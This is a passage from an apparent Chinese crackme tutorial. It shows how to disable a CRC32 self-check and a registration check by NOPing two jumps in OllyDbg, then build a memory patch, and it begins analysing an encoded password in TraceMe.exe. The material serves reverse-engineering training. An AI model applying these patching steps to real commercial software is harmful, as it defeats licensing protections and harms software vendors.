


图2

这样就把软件载入到Ollyice中分析一下。这里既然是调用了API函数，我们就在反汇编窗口右键--查找当前模块中的名称（标签），在窗口中输入E，很快就发现了EnableWindow这个函数。然后就是右键选择"在每个参考上设置断点"。本想运行一下找到关键跳从而用Nop覆盖掉，结果按下F2，却显示已终止。如图2。这样就可以肯定软件必定是加了校验了，这样也就理解了题目所说的"防范手段"了。

此时又按Ctrl+N在看了一遍调用的API函数，找到图3的API函数ExitProcess。熟悉编程的童鞋会更了解这些API的应用吧，另外破解中还常常遇到结束线程的API比如ExitThread和TerminateThread。没有编程基础的朋友可以积累一下。




图3

在ExitProcess这个参考上右键选查找输入函数参考，如图4，打开的对话框就有这个Crackme软件调用此API的地址，双击地址到达反汇编窗口，代码如图5。




图4




图5

其中，004010B8地址处的汇编代码为

mov ebp, dword ptr [<&KERNEL32.ExitProc>; //此处调用的就是kernel32.ExitProcess

这样后面就必定有调用的地方，单步跟踪。在图5中下面代码就出现了一个跳转，位置是004010F0。跟踪到这个跳转的位置先下个断点，然后继续跟踪会发现走几步进程就会退出了。

```
004010EE      3BF0            cmp      esi, eax
004010F0      75 09           jnz      short 004010FB//这里就是关键的一处跳转
004010F2      68 88130000     push     1388
004010F7      FFD3            call     near ebx
004010F9   ^  EB CB           jmp      short 004010C6
004010FB   >  6A 01           push     1
004010FD      FFD5            call     near ebp
```

这样我们修改通过单步调试修改004010F0右键NOP掉就可以让程序的自动退出无效了。那么，程序为什么会自动退出呢？必定是加了校验的，我们使用OD调试会发现，只要不对程序下断点或是修改代码等行为，就不会中断，后来发现程序是加的CRC32校验的。

将修改保存后，再将修改后的文件载入到OD中，后面过程就简单了，同样的找到EnableWindow这个函数，找到参考位置下断点。（通过另一个API GetWindowTextA也是可以找到关键部分的），找到了这个地址：

```
0040128C   |.  /75 0E          jnz    short 0040129C
0040128E   |.  |A1 20304000    mov    eax, dword ptr [403020]
00401293   |.  |6A 01          push   1    //Enable = TRUE
00401295   |.  |50             push   eax  ; |hWnd => NULL
00401296   |.  |FF15 5C204000  all    near dword ptr [<&USER32.EnableWi>;
   //EnableWindow
0040129C   |>  \81C4 00010000  add    esp, 100
004012A2   \.   C3             retn
```

把0040128C处的跳转修改为nop代码，如图6，即可简单的爆破这个CrackMe了。总结一下，要破解这个的CrackMe只需要修改两处代码，004010F0和0040128C代码都改为90（Nop代码）就可以了。做注册机也有几种方法了。这里不用自己编写，直接用现成的注册机编写器编写吧。当然，为了锻炼大家可以尝试自行编写注册机。为了直观，我制作内存补丁作为演示，如果要直接破解可以用文件补丁的方式。比较源文件和修改后的文件就可以了。制作内存补丁的方式截图如图7。




图6

修改方式如下：

修改地址 长度 原始指令 修改指令

```
004010F0    2    7509    9090
0040128C    2    750E    9090
```




图7




图8

这样做成后就OK了，运行注册机补丁就可以了。如图8是破解成功的图片。至此，第一道题就算解决了。

第二道题是这样描述的：

1. 运行附件中的TraceMe.exe

2. 要求：破解出密码弹出成功对话框。提交密码。

关于这个Crac kMe，有一点不能称作技巧的技巧吧，呵呵。首先运行一下程序，输入假码123，运行发现提示“fail”，如图9。查一下CM是否被加壳，结果是Microsoft Visual C++ 6.0，并没有加壳。将软件载入到OD中，用很基础的方法查看一下字符串参考。发现了一点信息。如图10。




图9

这里有错误的提示，也有一串字符串是S0W010h0a020V0p0d0A0=0=，这个很自然的会想到注册码，但是试验了一下，并没有成功。然后我就在这里下普通的INT3断点。按下F2运行后输入假码123，断在这里，按F8单步走几次，同时注意堆栈和寄存器中的数据会发现123和另一个字符串经常出现“MTIz”，如图11。我们完全可以猜想123经过加密后就变为了MTIz。但是这是什么加密方法呢？

